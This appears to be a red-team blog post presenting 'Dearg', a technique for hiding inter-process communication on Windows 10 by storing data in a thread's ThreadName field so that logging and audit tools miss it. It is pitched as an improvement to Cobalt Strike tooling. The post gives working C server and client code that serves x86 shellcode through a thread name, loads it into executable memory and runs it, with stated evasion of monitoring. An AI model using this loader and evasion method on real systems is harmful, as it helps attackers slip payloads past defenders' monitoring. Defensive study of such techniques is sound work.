post_stealth.md

# Stealthy Process Communication Between Threads on Windows 10

## Introduction


Whilst playing with a Cobalt Strike beacon, I was thinking of ways that the artefact kit could be improved on in terms of IPC ("Inter-Process Communication"). The de facto standard is usually to use named pipes, usually as a way to read shellcode from inside a process we've injected into.

The new communication method won't be observable by existing tools - the unusual IPC channel used will evade logging and audit/alarm based triggers.

Standard tooling won't be able to pick up the transactions between the threads, much like ProcMon (and like) would be able to do on traditional Windows file operations. By choosing a rarely used feature to abuse as a custom IPC channel, for the purpose, tools would be needed to enable the normal volume and granularity of IPC data.

All we need to utilise this method is a `HANDLE` to the thread, with `THREAD_QUERY_LIMITED_INFORMATION` permissions. This flag also works on protected processes, as `THREAD_QUERY_INFORMATION` does not.

I've called this project Dearg, which means red in Gaelic, a **GitHub project exists** here with all of the code for the project. How the client speaks to a serving thread is briefly outlined below:




## Technique

The technique relies on the fact that we can modify the `ThreadName` member within the `ETHREAD` structure. The `ETHREAD` structure contains information about a thread and is stored in kernel space. We can fetch information about a thread using the `NtQueryInformationThread` system call, or the friendlier user-mode API `GetThreadInformation`, and subsequently set information about a thread using `NtSetInformationThread`, and `SetInformationThread`. I've attempted to make this technique follow the model of client <-> server as much as possible, where the client is fetching whatever buffer from another thread, and the server hosting it.

Using the handy ntdiff, we can see the difference between the `ETHREAD` structure in the last release of Windows 7, and Windows 10 1607, in `ntoskrnl.exe`. `ThreadName` does not exist, this technique can only be applied to **Windows 10 1607** (which was released in 2016), and above.

```
/* 0x07c8 */ struct _UNICODE_STRING* ThreadName;
```

```
union
{
  /* 0x0460 */ void* AlpcMessage;
  /* 0x0460 */ unsigned long AlpcReceiveAttributeSet;
}; /* size: 0x0008 */
/* 0x0468 */ struct _LIST_ENTRY AlpcWaitListEntry;
/* 0x0478 */ unsigned long CacheManagerCount;
/* 0x047c */ unsigned long IoBoostCount;
/* 0x0480 */ unsigned __int64 IrpListLock;
/* 0x0488 */ void* ReservedForSynchTracking;
/* 0x0490 */ struct _SINGLE_LIST_ENTRY CmCallbackListHead;
} ETHREAD, *PETHREAD; /* size: 0x0498 */
```

```
union
{
  /* 0x07b8 */ unsigned __int64 SelectedCpuSets;
  /* 0x07b8 */ unsigned __int64* SelectedCpuSetsIndirect;
}; /* size: 0x0008 */
/* 0x07c0 */ struct _EJOB* Silo;
/* 0x07c8 */ struct _UNICODE_STRING* ThreadName;
/* 0x07d0 */ struct _CONTEXT* SetContextState;
/* 0x07d8 */ unsigned long ReadyTime;
/* 0x07dc */ long __PADDING__[1];
} ETHREAD, *PETHREAD; /* size: 0x07e0 */
```

This member is stored as a `UNICODE_STRING` object, the standard Windows structure for a Unicode string. We're going to overwrite the `Buffer` field, the actual string, with our data we want to communicate to another thread. As above-mentioned, this can be trivially accessed using standard APIs.

To access this field, at a minimum, we need one of the below permissions when getting a `HANDLE` to the target thread. We'll take the "principle of least privilege" model - and opt for the lowest permission we can get away with, which is `THREAD_QUERY_LIMITED_INFORMATION`. It's noteworthy that `THREAD_QUERY_INFORMATION` won't work on protected processes, however the limited information class will.

```
THREAD_QUERY_INFORMATION (0x0040)       Required to read certain information from the thread object, such as the exit code
(see GetExitCodeThread).

THREAD_QUERY_LIMITED_INFORMATION (0x0800)       Required to read certain information from the thread objects (see
GetProcessIdOfThread). A handle that has the THREAD_QUERY_INFORMATION access right is automatically granted
THREAD_QUERY_LIMITED_INFORMATION. Windows Server 2003 and Windows XP: This access right is not supported.
```

As this is a `UNICODE_STRING` buffer, by design, the buffer's actual size is calculated by looking at the length of the string. In order for the data to be present within this buffer, and for the entire buffer to be returned when we make a fetch call to it, we need to ensure that it doesn't contain a null-terminator ( `0x00 0x00` ). In an attempt to circumvent this, we'll encode the data with a simple 1-byte XOR key until the null terminator does not exist within the buffer. To find this key, we'll just keep incrementally encoding until we've got a sane buffer - we unfortunately won't be able to serve the data to the client if we can't eliminate the bytes.

Initially, I didn't have a simple permission model setup for this trivial protocol. However, I've defined the server as telling the client if the data is writeable/readable. The client must respect the header's permissions, as this isn't implemented at a lower abstraction level (i.e. the Windows I/O permission model).

We'll store this key in a packed header, along with magic at the start (so we can derive it from other threads), the length of the stored buffer, the data's permissions, and a CRC32 checksum to ensure data integrity.

```
#define DEARG_HEADER_MAGIC 0x1337BEEF

typedef enum DEARG_FLAGS {
        DEARG_WRITE = 1,
        DEARG_READ = 2,
        DEARG_READWRITE = 3
} DEARG_FLAGS;

#pragma pack(push, 1)
typedef struct DEARG_HEADER {
        DWORD32 dwMagic;
        DEARG_FLAGS dfFlags;
        DWORD32 dwChecksum;
        UINT16 u16Len;
        BYTE bKey;
} DEARG_HEADER, *PDEARG_HEADER;
#pragma pack(pop)
```

I found in tests the maximum buffer we could store in the `Buffer` structure was around `USHRT_MAX -`, likely a hard limit imposed under the hood in the kernel. So, the maximum amount we can store in this buffer is around `USHRT_MAX - sizeof(UNICODE_STRING) - sizeof(DEARG_HEADER)`. So, we need to do the following to construct our payload:

1. Set the magic to our `HEADER_MAGIC` value.

2. Calculate the CRC32 hash of the data, set our `dwChecksum` header member.
3. If the buffer contains the string terminator, loop from 0x0 to 0xFF trying to find a key that encodes our data to ensure the terminator doesn't exist. Leave this value at 0 if we don't need to encode.
4. Construct the buffer, write the header, then write the encoded buffer.

To make this process easier, I've pushed a helper wrapper to GitHub here. You can plug this into your code at will. Other methodologies outlined below are included in the repository too!

## Server

Our "server" will host the data, in a way which is described above. You can choose the main thread, or any other thread, to host the payload in `ThreadName`. For example, we can go ahead and host the data in the current thread. In this instance, we're going to host a simple bit of x86 shellcode which executes `calc.exe`:

```
int main(int argc, char** argv)
{
	BYTE bShellcode[] = \
		"\x89\xe5\x83\xec\x20\x31\xdb\x64\x8b\x5b\x30\x8b\x5b\x0c\x8b\x5b"
		"\x1c\x8b\x1b\x8b\x1b\x8b\x43\x08\x89\x45\xfc\x8b\x58\x3c\x01\xc3"
		"\x8b\x5b\x78\x01\xc3\x8b\x7b\x20\x01\xc7\x89\x7d\xf8\x8b\x4b\x24"
		"\x01\xc1\x89\x4d\xf4\x8b\x53\x1c\x01\xc2\x89\x55\xf0\x8b\x53\x14"
		"\x89\x55\xec\xeb\x32\x31\xc0\x8b\x55\xec\x8b\x7d\xf8\x8b\x75\x18"
		"\x31\xc9\xfc\x8b\x3c\x87\x03\x7d\xfc\x66\x83\xc1\x08\xf3\xa6\x74"
		"\x05\x40\x39\xd0\x72\xe4\x8b\x4d\xf4\x8b\x55\xf0\x66\x8b\x04\x41"
		"\x8b\x04\x82\x03\x45\xfc\xc3\xba\x78\x78\x65\x63\xc1\xea\x08\x52"
		"\x68\x57\x69\x6e\x45\x89\x65\x18\xe8\xb8\xff\xff\xff\x31\xc9\x51"
		"\x68\x2e\x65\x78\x65\x68\x63\x61\x6c\x63\x89\xe3\x41\x51\x53\xff"
		"\xd0\x31\xc9\xb9\x01\x65\x73\x73\xc1\xe9\x08\x51\x68\x50\x72\x6f"
		"\x63\x68\x45\x78\x69\x74\x89\x65\x18\xe8\x87\xff\xff\xff\x31\xd2"
		"\x52\xff\xd0";

	// initialise the header
	DEARG_HEADER dHdr;
	if (!dearg_init_hdr(&dHdr))
	{
		return 0;
	}

	// attempt to serve the shellcode
	DEARG_STATUS dStatus = dearg_serve(GetCurrentThread(), DEARG_READ | DEARG_WRITE, &dHdr, bShellcode, sizeof(bShellcode));
	if (dStatus != DSERVE_OK)
	{
		switch (dStatus)
		{
		case DSERVE_ERROR_KEY:
			puts("failed to find a suitable key");
			break;

		case DSERVE_ERROR_SET:
			puts("failed to set the thread name");
			break;

		case DSERVE_ERROR_ALLOC:
			puts("a memory allocation failure occured");
			break;

		case DSERVE_INVALID_PARAMS:
			puts("the parameters were invalid");
			break;
		}

		return 0;
	}
```

```
        printf("Serving %d bytes of content on thread ID %d using key 0x%X\n", sizeof(bShellcode), GetCurrentThreadId(), dHdr.Key
        return 1;
}
```

Using the `tname_init_hdr` method will construct the header for us. The `dearg_serve` method sets up the header for us, finds an appropriate key to encode (if needed), and sets the `ThreadName`.

## Client

As the client, we somehow need to find the thread which is our server in this case. We can differentiate the read that is hosting the data by reading the `ThreadName`, and checking for our magic `0x1337BEEF`. After we've read the header, if we need write access, we need to re-open the handle with `THREAD_SET_INFORMATION`. Next, we read the length of the data in the `u16Len` member. After this, we read the data which is placed after the header and place it into a buffer. We then get a hash of the data, and compare it against the hash in the header - this ensures that the data we're reading has gone untampered.

The way in which you find the thread is totally up to the implementation, you could walk all the threads on the system, or pass the thread ID some other way. In the example below, we read shellcode from a thread with an ID of 1337, and execute the shellcode it is serving.

```
HANDLE hThread = OpenThread(THREAD_QUERY_LIMITED_INFORMATION, FALSE, 1337);
if (hThread == INVALID_HANDLE_VALUE)
{
        return FALSE;
}

DEARG_HEADER dHdr;
RtlSecureZeroMemory(&dHdr, sizeof(DEARG_HEADER));

// first, get the buffer size by heading the header
if (dearg_read(hThread, &dHdr, NULL, 0) != DSERVE_NO_DATA_OUT)
{
        return FALSE;
}

// allocate the executable memory with the size from the header
LPVOID lpMem = VirtualAlloc(NULL, dHdr.u16Size, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
if (lpMem == NULL)
{
        return FALSE;
}

// read in the data
if (dearg_read(hThread, &dHdr, lpMem) != DSERVE_OK)
{
        return FALSE;
}

// execute the shellcode
((VOID(*)())lpMem)();
```

## Conclusion

This method of communicating between processes could serve extremely useful if wanting to communicate between process under the radar. If anyone has any additions to this, feel free to get in touch with me, preferably via email: me@syscall.party.

## Limitations

The structure member within `ETHREAD` that we're weaponising to communicate, `ThreadName`, only exists on **Windows 10 1607** and higher.

Without the `THREAD_QUERY_LIMITED_INFORMATION` access for the target thread handle, you won't be able to fetch the `ETHREAD` member.

There is no sort of exclusive lock implemented, unlike actual file objects on Windows.

We can have a maximum shellcode buffer size of around `USHRT_MAX - sizeof(UNICODE_STRING) - sizeof(DEARG_HEADER)`

We need to ensure that a null terminator, `\x00\x00`, within the main body of `UNICODE_STRING::Buffer` does not exist. The wrapper attempts to find a key which satisfies this requirement.